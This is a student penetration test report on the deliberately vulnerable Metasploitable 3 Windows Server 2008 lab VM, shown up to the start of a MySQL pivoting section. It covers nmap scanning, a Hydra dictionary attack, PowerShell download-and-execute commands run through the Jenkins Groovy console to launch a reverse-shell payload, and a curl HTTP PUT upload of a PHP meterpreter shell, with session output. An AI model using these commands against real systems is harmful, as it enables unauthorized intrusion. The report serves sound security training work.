Penetration Test Report

Metasploitable 3 (Windows Server 2008)

Kushal Shrestha

Executive Summary 3

Summary of Results 4

Information gathering and Scanning 5

Passive Information Gathering 5

Active Scanning 5

Vulnerability Analysis and Exploitation 8

SSH Access by Dictionary Attack 8

Introduction 8

Steps to Produce 8

Issue 9

Impact 9

Mitigation measure 9

Jenkins Exploit 9

Introduction 9

Steps to produce 9

Issue 11

Impact 11

Mitigation measure 11

Http Put Exploit 11

Introduction 11

Steps to produce 11

Issue 13

Impact 13

Mitigation measure 13

Mysql Access using meterpreter port forward 14

Introduction 14

Steps to produce 14

Issue 15

Impact 15

Mitigation measure 15

Post Exploitation 16

Windows Privilege Escalation 16

Introduction 16

Research and Analysis 16

CVE-2018-8120 16

Steps to produce 17

Issue 17
Impact 17
Mitigation measure 17

Conclusion and Recommendation 18

Executive Summary

Offensive Security was contracted to conduct a penetration test in Windows server of Metasploitable 3 in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against Windows server 2008 with the goals of:

- Identifying if a remote attacker could penetrate windows server defenses
- Determining the impact of a security breach on confidentiality of the system stored information

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to data. The attacks were conducted with the level of access that a general Internet user would have.The assessment was conducted in accordance with the recommendations outlined in PTES with all tests and actions being conducted under controlled conditions.

Summary of Results

Initial reconnaissance didn't take much time as the targeted system is not any organization but the metasploitable 3 windows server 2008. The result of nmap active scanning provided a long list of active ports with http services, ssh services.

The ssh was password protected so dictionary attack was performed inorder identify whether the weak, common or default password are being used. The result came out to be shocking as common password were being used as well as same password were being used for the local as well as administrative system getting to access the system with admin privilege.

An examination of Jenkin interface revealed that the groovy script can be executed easily. With the same interface, the powershell command was executed to upload the meterpreter reverse tcp payload to get access to the system.

With the help of dirb and nikto, the upload folder of http server was found to be allowing the http put protocol to upload file. The meterpreter http reverse tcp payload was uploaded to get access the system.

Mysql was observed to be running in the remote host but was not accessible remotely. So the meterpreter port forwarding was done inorder to gain access by the attack machine easily. While authenticating, it was found that the default credentials were not changed. So, there was not any problem getting into the system and access the database.

The windows server 2008 was vulnerable to cve-2018-8120 which easily helped to escalate the privilege to admin level and gain the whole access of the system.

Information gathering and Scanning

Passive Information Gathering

Metasploitable3 is a VM that is built from the ground up with a large amount of security vulnerabilities. It is intended to be used as a target for testing exploits with metasploit.Metasploitable3 is released under a BSD-style license. It hosts both windows server 2008 and ubuntu 14.04. It is locally installed in the hp pavilion notebook and has the ip of 192.168.56.2 for ubuntu and 192.168.56.3 for windows

Active Scanning

Nmap was used for scanning every port of the windows 2008 server. The result is shown below:

```
Nmap scan report for 192.168.56.3
Host is up (0.0021s latency).
Not shown: 65518 filtered ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 4b:8f:11:74:10:97:9b:ae:03:fa:14:b3:ab:57:74:79 (RSA)
|_  521 41:2c:f9:5b:88:af:d1:62:9d:ad:a6:1b:e7:33:1f:75 (ECDSA)
80/tcp    open  http             Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
1617/tcp  open  java-rmi         Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @192.168.56.3:49159
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_         java.rmi.server.RemoteObject
4848/tcp  open  ssl/appserv-http?
|_ssl-date: 2022-05-05T17:35:57+00:00; 0s from scanner time.
5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8020/tcp  open  http              Apache httpd
|_http-server-header: Apache
|_http-title: 503 Service Unavailable
8027/tcp  open  unknown
8080/tcp  open  http              Sun GlassFish Open Source Edition  4.0
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: GlassFish Server - Server Running
8383/tcp  open  ssl/http           Apache httpd
|_http-server-header: Apache
|_http-title: 503 Service Unavailable
| ssl-cert: Subject: commonName=Desktop Central/organizationName=Zoho Corporation/stateOrProvinceName=CA/countryName=US
| Not valid before: 2010-09-08T12:24:44
|_Not valid after:  2020-09-05T12:24:44
|_ssl-date: TLS randomness does not represent time
8484/tcp  open  http              Jetty winstone-2.8
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]
8585/tcp  open  http              Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|_http-title: WAMPSERVER Homepage
9200/tcp  open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 306
|     "status" : 200,
|     "name" : "Vashti",
|     "version" : {
|     "number" : "1.1.1",
|     "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
|     "build_timestamp" : "2014-04-16T14:27:12Z",
|     "build_snapshot" : false,
|     "lucene_version" : "4.7"
|     "tagline" : "You Know, for Search"
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain; charset=UTF-8
|_    Content-Length: 0
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  java-rmi      Java RMI
49180/tcp open  tcpwrapped
```

Vulnerability Analysis and Exploitation


SSH Access by Dictionary Attack

Introduction

The Secure Shell Protocol (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network. Its most notable applications are remote login and command-line execution.SSH supports password-based authentication that is encrypted by automatically generated keys. The password based authentication can be bypassed by dictionary attack. A dictionary attack is a method of breaking into a password-protected computer, network or other IT resource by systematically entering every word in a dictionary as a password.


Steps to reproduce

From the nmap result, the port 22 of window server 2008 was found to be providing ssh service. The openssh 7.1 version was found to be installed in the server side to provide ssh service.



```
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 4b:8f:11:74:10:97:9b:ae:03:fa:14:b3:ab:57:74:79 (RSA)
|_  521 41:2c:f9:5b:88:af:d1:62:9d:ad:a6:1b:e7:33:1f:75 (ECDSA)
```


Then the common username and password list was fetched from the github with the link https://github.com/jeanphorn/wordlist and the service was bruteforced with the help of hydra.



```
kush@HP-Pavilion-Notebook:~/Desktop/wordlist-master$ hydra -l Administrator -P s
sh_passwd.txt ftp://192.168.56.3
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-05 22:58:
07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:1/p:81), ~
6 tries per task
[DATA] attacking ftp://192.168.56.3:21/
[21][ftp] host: 192.168.56.3   login: Administrator   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-05 22:58:
08
```

1 valid credential was found. The credential was used to authenticate with ssh and the administrator privilege was obtained.



```
kush@HP-Pavilion-Notebook:~/Desktop/wordlist-master$ ssh Administrator@192.168.5
6.3
Administrator@192.168.56.3's password:
Last login: Thu May  5 10:21:49 2022 from 192.168.56.1
-sh-4.3$ whoami
metasploitable3\administrator
```

Issue

Default or Weak Credentials   High Rating(CVSS:7.5)

Impact

The hacker can gain access to the system as local as well as Administrator and can control and manipulate the system as per his wish. He can go for lateral movement and exploit other system as well.

Mitigation measure

Strong password should be used. The password can be made strong by adding special characters and numbers and password must be at least 8 characters long.


Jenkins Exploit

Introduction

Jenkins is an open source automation server. It helps automate the parts of software development related to building, testing, and deploying, facilitating continuous integration and continuous delivery. It is a server-based system that runs in servlet containers such as Apache Tomcat.


Steps to reproduce

From the nmap result, the port 22 of window server 2008 was found to be providing Jenkins service with Jetty winstone 2.8.



```
8484/tcp  open  http                  Jetty winstone-2.8
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]
```

The port was visited with the help of chrome browser and in the path /script, we found the interface where we can run the script.



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.


Then the reverse tcp meterpreter payload was created with the help of msfvenom in the exe form and the python server was started so that it could be accessed from the windows server 2008. Then, the executable payload file was downloaded from the metasploitable 3 with the help of powershell from groovy script interface with the following script

```
println new ProcessBuilder("powershell.exe","Invoke-WebRequest -Uri
'http://192.168.56.1:8000/winexp.exe' -OutFile 'C:\\Program
Files\\jenkins\\Scripts\\winexp.exe'").redirectErrorStream(true).start().text
```

Then the reverse tcp handler was started in the attacking machine using metasploit and the payload was executed from groovy script interface with the help of following script

```
println new ProcessBuilder("winexp.exe").redirectErrorStream(true).start().text
```

Then the reverse tcp connection was successful and the hacking machine gained the access of the windows server 2008 with local privilege.



```
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (175174 bytes) to 192.168.56.3
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.3:49236) at

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 4548 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\jenkins\Scripts>whoami
whoami
nt authority\local service
```

Issue

Groovy Script Execution   Medium Rating(CVSS:6.5)

Impact

Hacker can run the powershell commands using the groovy script interface and can install the backdoor payload so that he can easily get into the system.

Mitigation measure

Never allow users to run the script. Don't give users access the script interface.


Http Put Exploit

Introduction

The PUT method requests that the enclosed entity be stored under the supplied Request-URI. If the Request-URI refers to an already existing resource, the enclosed entity SHOULD be considered as a modified version of the one residing on the origin server.

Steps to reproduce


From the nmap result, the port 8585 of window server 2008 was found to be providing http service with Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)



```
8585/tcp  open  http             Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|_http-title: WAMPSERVER Homepage
9200/tcp  open  wap-wsp?
```

The dirb helped to find out the present directory on the server. From this we got to know about the directory “upload”


dirb http://192.168.56.3:8585/



```
---- Entering directory: http://192.168.56.3:8585/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Then Nikto was used to determine the vulnerabilities on the web server

nikto -host http://192.168.56.3:8585/uploads/




```
OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
Retrieved ms-author-via header: DAV
Retrieved dav header: 1,2
Uncommon header 'ms-author-via' found, with contents: DAV
```

From the nikto vulnerability analysis, we found that the PUT method is allowed by the web server to save the files.


Then php meterpreter reverse shell payload was created with the help of msfvenom and with the help of curl, the payload was uploaded to the uploads directory.

curl -X PUT -T "meterpreter.php" "http://192.168.56.3:8585/uploads/m.php"



```
kush@HP-Pavilion-Notebook:~/Desktop$ curl -X PUT -T "meterpreter.php" "h
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /uploads/m.php has been created.</p>
</body></html>
kush@HP-Pavilion-Notebook:~/Desktop$
```


The file uploaded can also be seen in the upload folder.



Index of /uploads

[ICO]	Name	Last modified	Size	Description
[DIR]	Parent Directory		-	
[ ]	m.php	05-May-2022 12:09	1.1K	
[ ]	meterpreter.php	01-May-2022 19:17	1.1K	
[ ]	revrese.php	03-May-2022 20:22	5.4K	
[ ]	revrese1.php	03-May-2022 20:27	5.4K	
[ ]	revrese2.php	03-May-2022 20:30	5.3K	

Then the reverse tcp handler was started in the attacking machine using metasploit and the php file was executed in the server to establish the connection.



```
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (39860 bytes) to 192.168.56.3
[*] Meterpreter session 2 opened (192.168.56.1:4444 -> 192.168.56.3:49265)

meterpreter > getuid
Server username: LOCAL SERVICE
meterpreter > shell
Process 4260 created.
Channel 0 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\wamp\bin\apache\Apache2.2.21>whoami
```

Issue

HTTP PUT enabled Medium rating(CVSS:5.0)

Impact

Hacker can upload the sensitive files in the system. He can upload php files and get access to the system easily

Mitigation measure

Never allow users to put the file directly. Always check the file users are uploading from server level.


Mysql Access using meterpreter port forward

Introduction

MySQL is a database management system. It helps to access database, create, remove table as well as insert, update and delete data stored in database. Meterpreter port forward is a pivoting technique which allow direct access to machines otherwise inaccessible from the attacking system. It is much like the port forwarding technique used with an ssh connection

Steps to reproduce


After gaining the access to the system exploiting Jenkins, the process running was seen with the help of tasklist cmd



```
sshd.exe                      3060 Services                   0      5,144 K
httpd.exe                     2068 Services                   0      6,484 K
mysqld.exe                    3100 Services                   0     23,696 K
```


From the tasklist, we got to know about the mysql service running locally in the server. To find the port on which sql is running we used netstat cmd

execute -f netstat -a -ano -i




```
 TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       3100
 TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       940
 TCP    0.0.0.0:3700           0.0.0.0:0              LISTENING       3392
```

